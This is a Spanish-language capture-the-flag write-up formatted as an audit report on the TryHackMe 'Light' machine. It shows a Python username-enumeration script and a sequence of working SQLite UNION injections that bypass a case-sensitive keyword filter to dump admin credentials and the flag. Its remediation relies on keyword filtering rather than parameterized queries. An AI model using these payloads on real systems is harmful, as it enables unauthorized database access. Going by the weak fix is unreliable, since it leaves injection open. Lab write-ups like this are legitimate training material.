




Informe Técnico

Maquina: Light



Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades

19 de Enero de 2025



Índice

1. Antecedentes	2
2. Objetivo	2
2.1. Alcance	3
2.2. Impedimentos y limitaciones	3
2.3. Resumen general	3
3. Reconocimiento	4
3.1. Enumeración de servicios expuestos	4
3.2. Enumeración del servidor Waste	5
3.3. Enumeración del servidor SSH	6
4. Identificación y explotación de vulnerabilidades	6
4.1. Explotación del servicio Waste mediante un ataque de diccionario	6
4.2. Explotación del servicio Waste mediante SQLI	7
5. Contramedidas y buenas practicas	10
5.1. Vulnerabilidad de SQL Injection	10
6. Conclusión	10



1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la maquina **Light**, enumerando todos los vectores de ataques encontrados, así como la explotación realizada para cada uno de estos.

Esta maquina ha sido usada desde la plataforma **TryHackMe**, una plataforma de entrenamiento y práctica para personas interesadas en la seguridad informática y en el hacking ético.

A continuación, se proporciona el enlace directo a la máquina:

Dirección URL

<https://tryhackme.com/r/room/lightroom>




Imagen 1: Pagina principal del servicio web que proporciona la maquina

2. Objetivo

Los objetivos de la presente auditoria se enfocan en la identificación de posibles vulnerabilidades y debilidades en la maquina **Light**, con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin se ha llevado acabo un análisis exhaustivo de todos los servicios detectados que se encontraban en dicho servidor, recopilando información detallada de aquellos que representan un riesgo potencial desde el punto de vista de la seguridad informática.



2.1. Alcance

A continuación, se representan los objetivos a cumplir para esta auditoría:

- Identificar los puertos y servicios vulnerables.
- Realizar una explotación de las vulnerabilidades encontradas.
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados.
- Enumerar vías potenciales de elevar privilegios en el sistema una vez este ha sido vulnerado.

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, está terminantemente prohibido realizar algunas de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicios** o afectar a la disponibilidad de los servicios expuestos.
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado.

2.3. Resumen general

A modo de resumen general se explica la enumeración y explotación de la maquina de forma breve, despues de una exhaustiva enumeración se lleo a la conclusión de que el servidor Waste era vulnerable tanto a **ataques de diccionario/fuerza bruta**, como ataques de **SQLI**. Con la creación de un script sencillo de python se logro la enumeración de multiples usuarios y sus respectivas contraseñas.

Como complemento a dicha explotación, se realizaron diversos ataques de SQLI, dando como resultado datos confidenciales, como el nombre de la tabla de admin, y todos los usuarios y sus respectivas contraseñas de los usuarios de dicha tabla.



3. Reconocimiento


3.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **nmap**:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 3072 61:c5:06:f2:4a:20:5b:cd:09:4d:72:b0:a5:aa:ce:71 (RSA)
 256 51:e0:5f:fa:81:64:d3:d9:26:24:16:ca:45:94:c2:00 (ECDSA)
 256 77:e1:36:3b:95:9d:e0:3e:0a:56:82:b2:9d:4c:fe:1a (ED25519)
1337/tcp  open  waste?
fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
Welcome to the Light database!
Please enter your username:
FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, RTSPRequest:
Welcome to the Light database!
Please enter your username: Username not found.
Please enter your username:
```

Imagen 2: Enumeración de puertos con nmap

En este caso, se identificaron 2 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.



3.2. Enumeración del servidor Waste

A continuación, se representan los resultados obtenidos al acceder al servicio de waste con el uso de la herramienta **Netcat (nc)**, una herramienta de red que permite leer y escribir datos a través de conexiones de red utilizando el protocolo TCP o UDP. Y el nombre de usuario proporcionado por la empresa.

```
> nc 10.10.142.129 1337
Welcome to the Light database!
Please enter your username: smokey
Password: vYQ5ngPpw8AdUmL
Please enter your username:
```

Imagen 3: Enumeración del servicio Waste por el puerto 1337

En los resultados obtenidos, es posible identificar una contraseña (**vYQ5ngPpw8AdUmL**), Se podría anticipar que es la contraseña del usuario **smokey** para el servicio de SSH en el puerto 22.

No obstante con esto, al saber que estamos interactuando con una base de datos, sería una buena practica terminar de enumerar el tipo de base de datos que se esta empleando y ver si es susceptible a algún tipo de inyección. Para realizar esta enumeración, se realizaron las siguientes pruebas:

Entrada del usuario	Respuesta del servidor
'	Error: unrecognized token: ""LIMIT 30"
'union select 1 '	Ahh there is a word in there I don't like :(

```
> nc 10.10.142.129 1337
Welcome to the Light database!
Please enter your username: '
Error: unrecognized token: ""LIMIT 30"
Please enter your username: ' union select 1 '
Ahh there is a word in there I don't like :(
Please enter your username: |
```

Imagen 4: Demostración grafica de las sentencias introducidas para la enumeración

Demostrando que esta utilizando una base de datos SQL, debido al comando **LIMIT** y una sanitización de los comandos SQL **union** y **select**



3.3. Enumeración del servidor SSH

A continuación, se representan los resultados obtenidos al acceder al servicio de SSH con las credenciales obtenidas en la fase de reconocimiento del servicio Waste en el puerto 1337.

```
> ssh smokey@10.10.142.129
smokey@10.10.142.129's password:
Permission denied, please try again.
smokey@10.10.142.129's password:
```

Imagen 5: Resultados obtenidos al introducir las credenciales para el usuario smokey

Al recibir el mensaje de **"Permission denied, please try again"**, podemos confirmar que las credenciales son incorrectas y no podemos continuar con la enumeración de dicho servicio.

4. Identificación y explotación de vulnerabilidades

4.1. Explotación del servicio Waste mediante un ataque de diccionario

Una vez hemos realizado la enumeración de dicho servicio y sabemos que al introducir un usuario que esta dentro de dicha base de datos, el servidor nos responde con la contraseña de dicho usuario. Podemos desarrollar e implementar un script en python para la explotación del servicio y la enumeración de todos los usuarios con su respectiva contraseña mediante el uso de un **ataque de diccionario**.

```
1 import socket
2 target = "10.10.142.129"
3 port = 1337
4 try:
5     with open("usernames.txt", "r") as file:
6         usernames = file.readlines()
7 except FileNotFoundError:
8     print("Error: El archivo 'usernames.txt' no se encuentra.")
9     exit()
10 for username in usernames:
11     username = username.strip()
12     with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
13         try:
14             s.connect((target, port))
15             response = s.recv(1024).decode()
16             response = s.recv(1024).decode()
17             s.sendall(f"{username}".encode())
18             response = s.recv(1024).decode()
19             if "Password:" in response:
20                 print(f"Usuario valido encontrado!: {username}")
21                 print(f"Respuesta del servidor: {response}")
22         except Exception as e:
23             print(f"Error al probar {username}: {e}")
```



Después de obtener varios usuarios más y probar las credenciales correspondientes para el servicio de SSH, se puede observar que las credenciales no son para conectarse mediante SSH y tiene un valor u objetivo distinto a este.

4.2. Explotación del servicio Waste mediante SQLI

Como se ha visto previamente en la fase de reconocimiento del servicio Waste, dicho servicio es susceptible a Inyecciones SQL, por lo que podríamos sacar información confidencial/privilegiada mediante el uso de dichas inyecciones.

Como inyección inicial se probó `' or '1'='1`, dando como resultado la contraseña del usuario **alice**. Después de un exhaustivo intento de realizar inyecciones SQL, se consiguió vulnerar la sanitización de las palabras claves como **union select** utilizando una mezcla de letras mayúsculas y minúsculas. Con la posibilidad de hacer inyecciones con union select, se utilizó la siguiente query obteniendo el nombre de una tabla confidencial. `"'Union Select name FROM sqlite_master WHERE type='table'".`

```
> nc 10.10.142.129 1337
Welcome to the Light database!
Please enter your username: ' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: |
```

Imagen 6: Resultados obtenidos al introducir dicha inyección SQL

Una vez hemos obtenido el nombre de la tabla, introduciremos otra inyección SQL para obtener algún usuario admin de dicha tabla, esto se logra con la inyección `"'Union Select username FROM admintable WHERE username LIKE '%"`.

```
> nc 10.10.142.129 1337
Welcome to the Light database!
Please enter your username: ' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: ' Union Select username FROM admintable WHERE username LIKE '%'
Password: TryHackMeAdmin
Please enter your username: |
```

Imagen 7: Resultados obtenidos al introducir dicha inyección SQL



Con el nombre de la tabla y del usuario admin, se procede a realizar otra inyección para obtener la contraseña de dicho usuario, para ello se utilizó la inyección **"Union Select password FROM admintable WHERE username = 'TryHackMeAdmin'"**.

```
Welcome to the Light database!
Please enter your username: ' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: ' Union Select username FROM admintable WHERE username LIKE '%'
Password: TryHackMeAdmin
Please enter your username: ' Union Select password FROM admintable WHERE username = 'TryHackMeAdmin
Password: mamZtAuMlrsEy5bp6q17
Please enter your username: |
```

Imagen 8: Resultados obtenidos al introducir dicha inyección SQL

Una vez realizada dichas inyecciones, hemos obtenido la información de un usuario de la tabla **admintable**, el cual es **TryHackMeAdmin** con la contraseña (**mamZtAuMlrsEy5bp6q17**). Esta información ya es lo suficientemente confidencial como para suponer un riesgo mayor a la empresa, pero por mayor ampliación de la explotación, se dispone a enumerar todos los registros de la tabla admintable, por si hubiera más de un usuario.

La enumeración de registros en la tabla admintable se realizará gracias a la inyección:

'Union Select COUNT(username) FROM admintable WHERE '1'.

```
Welcome to the Light database!
Please enter your username: ' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: ' Union Select username FROM admintable WHERE username LIKE '%'
Password: TryHackMeAdmin
Please enter your username: ' Union Select password FROM admintable WHERE username = 'TryHackMeAdmin
Password: mamZtAuMlrsEy5bp6q17
Please enter your username: ' Union Select COUNT(username) FROM admintable WHERE '1
Password: 2
Please enter your username:
```

Imagen 9: Resultados obtenidos al introducir dicha inyección SQL

Sabiendo que hay un registro más, se procede a la enumeración de dicho usuario con su respectiva contraseña para así, dar como completada la explotación del servidor Waste y de la máquina.



Para obtener el usuario faltante de la tabla admintable, utilizaremos una inyeccion SQL que nos muestre los usuarios distinto al ya obtenido previamente, dicha inyección es: **'Union Select username FROM admintable WHERE username != 'TryHackMeAdmin**.

```
Welcome to the Light database!
Please enter your username: ' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: ' Union Select username FROM admintable WHERE username LIKE '%'
Password: TryHackMeAdmin
Please enter your username: ' Union Select password FROM admintable WHERE username = 'TryHackMeAdmin
Password: mamZtAuMlrsEy5bp6q17
Please enter your username: ' Union Select COUNT(username) FROM admintable WHERE '1
Password: 2
Please enter your username: ' Union Select username FROM admintable WHERE username != 'TryHackMeAdmin
Password: flag
```

Imagen 10: Resultados obtenidos al introducir dicha inyeccion SQL

Con el usuario en posición, solamente queda proceder a conseguir la contraseña mediante una inyección SQL muy similar a la anterior, siendo esta: **'Union Select password FROM admintable WHERE username LIKE 'flag**.

```
Welcome to the Light database!
Please enter your username: ' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: ' Union Select username FROM admintable WHERE username LIKE '%'
Password: TryHackMeAdmin
Please enter your username: ' Union Select password FROM admintable WHERE username = 'TryHackMeAdmin
Password: mamZtAuMlrsEy5bp6q17
Please enter your username: ' Union Select COUNT(username) FROM admintable WHERE '1
Password: 2
Please enter your username: ' Union Select username FROM admintable WHERE username != 'TryHackMeAdmin
Password: flag
Please enter your username: ' Union Select password FROM admintable WHERE username LIKE 'flag
Password: THM{SQLit3_InJ3cTion_is_Simple_n0?}
Please enter your username: |
```

Imagen 11: Resultados obtenidos al introducir dicha inyeccion SQL



5. Contramedidas y buenas practicas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

5.1. Vulnerabilidad de SQL Inyection

Para solucionar o remediar dicha vulnerabilidad detectada se debería de implementar una mayor sanitización en la entrada del usuario, haciendo comprobaciones **case insensitive**, el case insensitive es una tecnica que se detecta el contenido independientemente de si este utiliza mayusculas o minusculas, arreglando asi el problema de sanititazion que solo detecta si la palabra esta escrita completamente en mayusculas o minusculas.

A modo de buena practica se presenta como consejo, el no mostrar información de los errores y/o mensajes que puedan dar información al atacante de lo que esta sucediendo, siendo una forma de remediarlo el hecho de mostrar un mensaje de error generico para dichos casos.

6. Conclusión

Se han detectado **vulnerabilidades criticas** que pueden suponer un riesgo desde el punto de vista de la seguridad informática. Han sido encontradas vulnerabilidades las cuales permitieron el acceso a datos confidenciales y privilegiados de la base de datos.

Esto ha sido posible debido a una vulnerabilidad de SQLI en el servidor Waste expuesto en la maquina.

Se recomienda encarecidamente aplicar las contramedidas recomendadas para corregir estas vulnerabilidades lo antes posible, dado que de lo contrario se podría comprometer la seguridad informática del servidor y poner en riesgo la integridad de todos los datos almacenados en este.